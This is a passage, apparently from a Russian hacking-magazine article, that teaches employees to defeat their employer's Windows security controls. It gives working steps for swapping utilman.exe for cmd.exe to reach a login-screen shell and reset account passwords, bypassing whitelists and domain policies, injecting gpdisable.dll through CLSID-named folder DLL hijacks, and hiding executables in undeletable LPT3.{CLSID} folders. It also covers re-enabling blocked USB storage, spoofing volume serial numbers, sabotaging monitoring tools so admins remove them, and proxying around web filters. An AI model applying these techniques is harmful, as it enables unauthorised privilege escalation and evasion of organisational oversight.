числе и через консоль восстановления. Так или иначе, ты можешь сделать копию файла utilman.exe, а затем заменить его на cmd.exe. Сначала сделаем копию исходного файла.

```
copy %windir%\system32\utilman.exe %windir%\system32\utilman-new.exe
```

Затем перезаписываем исходный файл utilman.exe файлом cmd.exe:

```
copy %windir%\system32\cmd.exe %windir%\system32\utilman.exe
```

Буква диска (системного раздела) в переменной %windir% не обязательно будет C:\. Ее можно узнать при помощи утилиты diskpart — командой list volume.

После замены utilman.exe файлом cmd.exe при следующей загрузке Windows ты увидишь привычный экран приветствия. Только при клике на «Специальные возможности» теперь будет открываться командная строка.

В ней можно делать все то же, что и обычно. Например, можешь выяснить актуальный список учетных записей командой net user и поменять их параметры. Делаешь с любым аккаунтом что угодно — активируешь и деактивируешь, меняешь пароли, изменяешь сроки их действия и так далее. Подробнее интаксисе читай в справке на сайте Microsoft.

ОБХОДИМ ЛОКАЛЬНЫЕ ГРУППОВЫЕ ПОЛИТИКИ

Подробнее о политиках поговорим чуть позже (не люблю я их, политиков), а пока разберем простейший пример — ограничение на запуск программ через административные шаблоны.

Админы очень любят редактор gpedit.msc. Одна из самых востребованных настроек в нем называется «Выполнять только указанные приложения Windows». Обычно при помощи этого инструмента офисному планктону разрешают запуск только приложений из белого списка. В него вносят Word, Excel, калькулятор и прочие безобидные вещи. Все остальные имена исполняемых файлов автоматически попадают под запрет. Обрати внимание: именно имена. Поэтому берем тот же cmd.exe или totalcmd.exe, переименовываем в winword.exe и спокойно пользуемся. Посмотреть (и поменять) ограничения можно через тот же редактор удаленного реестра в WinPE. Они записаны в этой ветке:

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\↵
    Policies\Explorer\RestrictRun
```

СТРЯХИВАЕМ ДОМЕННЫЕ ПОЛИТИКИ


В домене компьютеры управляются централизованно через групповые политики, однако и этот заслон можно преодолеть. Самый простой способ — не дать политикам загрузиться. Для этого запускаешь Windows в безопасном режиме или просто отключаешь машину от локальной сети при включении. Во втором случае ты сможешь залогиниться в домен даже без физического подключения к нему, поскольку Windows кеширует данные предыдущего входа и при потере связи с контроллером домена выполняет проверку локально.

После входа можешь снова подключиться к локалке и работать как обычно, только уже без активных политик. Минус этого способа состоит в неизбирательном подходе. В политиках записаны не только ограничения, но и дополнительные ресурсы, вроде выделенной сетевой папки. Впрочем, к этому времени у тебя уже должны быть достаточные права, чтобы восстановить утрату самостоятельно.

ОБХОДИМ ПРОДВИНУТЫЕ ЗАПРЕТЫ НА ЗАПУСК ПРОГРАММ

В домене используется более продвинутый инструмент ограничения запуска программ — SRP. Он умеет проверять, помимо имён исполняемых файлов, их пути, хеши и сертификаты. Простым переименованием экзешника его не одурачить. Как же быть? Аналогично: просто не дать системе увидеть эти ограничения.

По умолчанию контролируется только запуск программ, но не динамических библиотек, поскольку тотальная проверка отнимает слишком много ресурсов.



Дефолтные настройки SRP

Еще в 2005 году Марк Руссинович написал утилиту Gpdisable. Она выполняет инжект библиотеки в любой процесс, и тот перестает видеть запреты групповой политики из соответствующей ветки реестра.

```
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Safer\↵
    CodeIdentifiers
```

Затем схожую тактику реализовал Эрик Ракнер (Eric Rachner) в своей утилите Group Policy Bypassing Tool — тогда он еще был руководителем команды Application Consulting Engineering (ACE team) в Microsoft.

Обе программы имеют одинаковый недостаток: чтобы запустить их и внедрить .dll, пользователь уже должен иметь некоторые административные привилегии. Но если они у него есть, то смысл в этих утилитах теряется. Локальному админу ничто не мешает убрать ограничения доменных политик вручную.

В блоге ACROS Security лет пять назад был описан другой способ обхода доменных ограничений, применимый в реальной ситуации с правами простого пользователя.

4. Переименовываем внедряемую библиотеку gpdisable.dll в deskpan.dll.
5. Создаем новую папку с именем `files.{42071714-76d4-11d1-8b24-00a0c9068ff3}`.
6. Помещаем в нее файл deskpan.dll и открываем папку.
7. Создаем в ней новый документ .rtf и открываем его.

При этом загружается WordPad, который подгружает в память gpdisable.dll под видом deskpan.dll. Разберём метод подробнее.

Deskpan.dll — это расширение CPL панорамирования дисплея, стандартная библиотека в Windows, на которую не распространяются ограничения SRP. В системе она зарегистрирована как COM-сервер с глобальным идентификатором класса {42071714-76d4-11d1-8b24-00a0c9068ff3}. Если мы запускаем доверенное приложение из папки, в названии которой есть ID этого класса после точки, то оно создает экземпляр COM-сервера и выполняет загрузку deskpan.dll из текущего рабочего каталога.

В изложенном варианте этот метод работает только в Windows XP, но для более свежих версий винды его несложно модифицировать. Принцип остается прежним.

Например, в Windows 7 можно использовать COM-сервер AnalogCable Class (\System32\PsisDecd.dll), зарегистрированный с идентификатором CLSID {2E095DD0-AF56-47E4-A099-EAC038DECC24}. При обращении к PsisDecd.dll загружается библиотека ehTrace.dll, поиски которой начинаются с текущего каталога. Поэтому аналогичный сценарий внедрения gpdisable.dll можно реализовать даже с помощью «Блокнота».

1. Переименовываем gpdisable.dll в ehTrace.dll.
2. Создаем новый текстовый документ.
3. Создаем каталог с именем **`files.{2E095DD0-AF56-47E4-A099-EAC038DECC24}`** и помещаем в него оба файла (библиотеку и текстовый документ).
4. Дважды кликаем на текстовый файл и открываем в «Блокноте» пункт «Сохранить как».

В этот момент в память загружается gpdisable.dll.


СОЗДАЕМ ХИТРЫЕ ЯРЛЫКИ

Трюки из предыдущего раздела возможны потому, что в Windows наряду с обычными папками используются папки-ярлыки с предопределенными функциями. Например, «Мой компьютер», «Панель управления» или «Принтеры». Все они реализованы как COM-серверы с известными идентификаторами класса (CLSID). Всего их больше ста, поэтому перечислю только новые в Windows 10:

- {3936E9E4-D92C-4EEE-A85A-BC16D5EA0819} — часто используемые папки;
- {018D5C66-4533-4307-9B53-224DE2ED1FE6} — OneDrive;
- {679f85cb-0220-4080-b29b-5540cc05aab6} — панель быстрого доступа;
- {BB64F8A7-BEE7-4E1A-AB8D-7D8273F7FDB6} — безопасность и обслуживание.

Любой из них можно использовать для скрытого запуска своих программ.

В примере ниже я создаю в пользовательской директории подпапку с именем LPT3.{BB64F8A7-BEE7-4E1A-AB8D-7D8273F7FDB6}. Имя до точки запрещено в Windows, поскольку совпадает с названием порта. Чтобы его создать, потребуется запутать командный интерпретатор последовательностью \\.\ и передать полный путь к создаваемому каталогу как аргумент в кавычках.



Создаем скрытую неудаляемую папку

После этой команды получаем неудаляемый штатными средствами каталог, который в проводнике отображается как LPT3. При двойном клике на нем содержимое папки не открывается. Вместо этого запускается «Центр безопасности и обслуживания». При этом лежащие внутри папки экзешники будут доступны из командных файлов (.bat и .cmd) и из реестра (например, в секции автозагрузки).

ВКЛЮЧАЕМ USB

Одним из препятствий для использования флешки может быть отключение админом портов USB на твоем компьютере. Сделать это можно разными способами, поэтому и методы противодействия требуются разные.

1. Порты физически отключены

Такое возможно только с дополнительными портами, которые подключаются кабелем к материнской плате. Задние порты распаяны на самой материнке, и их минимум две штуки. Поэтому принеси из дома копеечный хаб, воткни его вместо мышки или клавиатуры и подключай всю штатную периферию через него. Второй порт оставь для загрузочной флешки.

2. Порты отключены в BIOS/UEFI

Админ может отключить как порты вообще (редкий случай), так и отдельную опцию USB Boot. Именно она отвечает за возможность загрузки с USB-носителей. Как входить в настройки BIOS, мы уже разобрали, а отыскать нужную опцию не составит труда.

3. Удалены драйверы контроллера USB

Хитрые админы просто сносят драйверы USB через диспетчер устройств, но тебя это не остановит. Загрузиться с флешки отсутствие драйверов не помешает. Став локальным админом, ты легко доустановишь отсутствующие драйверы — Windows сама предложит это сделать.

4. Заблокированы отдельные устройства USB


Более тонкий метод — запрет использования именно USB-накопителей. При этом другие типы устройств с интерфейсом USB продолжают работать. Задается ограничение через ветку реестра

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\USBSTOR
```

При значении параметра Start 0x00000004 использование флешек и внешних дисков запрещено, а при 0x00000003 — разрешено. Бороться с этим можно тем же методом, что и в предыдущем пункте: загружаемся с флешки и меняем секцию USBSTOR через офлайновый редактор реестра.

5. USB-накопители запрещены через групповую политику

Редактор групповых политик позволяет задать административный шаблон, запрещающий доступ к съемным запоминающим устройствам. Вновь загружаемся с флешки, узнаем пароль локального админа (или сбрасываем, если не удалось узнать), попутно активируем учетку, если она была отключена. После этого запускаем gpedit.msc и отключаем запрет.




Отключаем запрет на использование USB-накопителей

6. Ограничены права на чтение файлов usbstor.inf и usbstor.pnf в каталоге \Windows\Inf

Очередной трюк с правами NTFS. Если невозможно обратиться к этим файлам в ограниченной учетной записи, то не будут подключаться флешки. Используем права локального админа либо просто перемещаем эти файлы через WinPE на том FAT32. После обратного перемещения в \inf\ права доступа слетят.

7. Подключение устройств по USB контролируется отдельной программой

В помощь админам было написано множество утилит для ограничения использования флешек и внешних дисков. Большинство таких программ просто меняет значение упомянутой выше ветки реестра, но есть и продвинутые варианты. Такие умеют запоминать разрешенные флешки по номеру тома (VSN — Volume Serial Number) и блокировать остальные. Можно просто выгрузить процессы этих программ из памяти или подменить VSN. Это 32-битное значение, которое присваивается тому при его форматировании по значению текущей даты и времени.



Узнаем серийный номер тома


Узнать VSN доверенной флешки можно командой vol или dir. С помощью программы Volume Serial Number Changer присваиваешь такой же номер своей флешке и свободно ей пользуешься. Для надежности замени еще и метку тома (просто через свойства диска).

Другой вариант противодействия — нарушать работу программ контроля, временами загружаясь с флешки и меняя названия ее рабочих файлов (или удаляя из автозагрузки). Если делать все аккуратно, админ сочтет программу глючной и сам удалит ее.

Неожиданное препятствие для использования флешек возникает на компах с посредственным блоком питания (читай — на большинстве дешевых рабочих машин) безо всяких стараний админа. Дело в том, что шина 5 В просаживается настолько, что флешке не хватает питания. В таком случае отключи другое устройство из соседнего (парного) USB-порта или используй активный хаб с собственным блоком питания. Через него можно запитать хоть внешний винчестер.

ПОДКЛЮЧАЕМСЯ К ИНТЕРНЕТУ

Масса ограничений на работе касается использования интернета. В общем случае их можно обойти, перенаправляя весь трафик на неподконтрольный компании сервер. Например, использовать анонимный прокси-сервер через браузерный аддон FoxyProxy или аналогичный. Если менять адрес прокси почаще, то вычислить его использование будет сложнее. Подняв прокси-сервер дома, ты повысишь скорость и защищенность соединения, а заодно и получишь доступ к своей локалке..

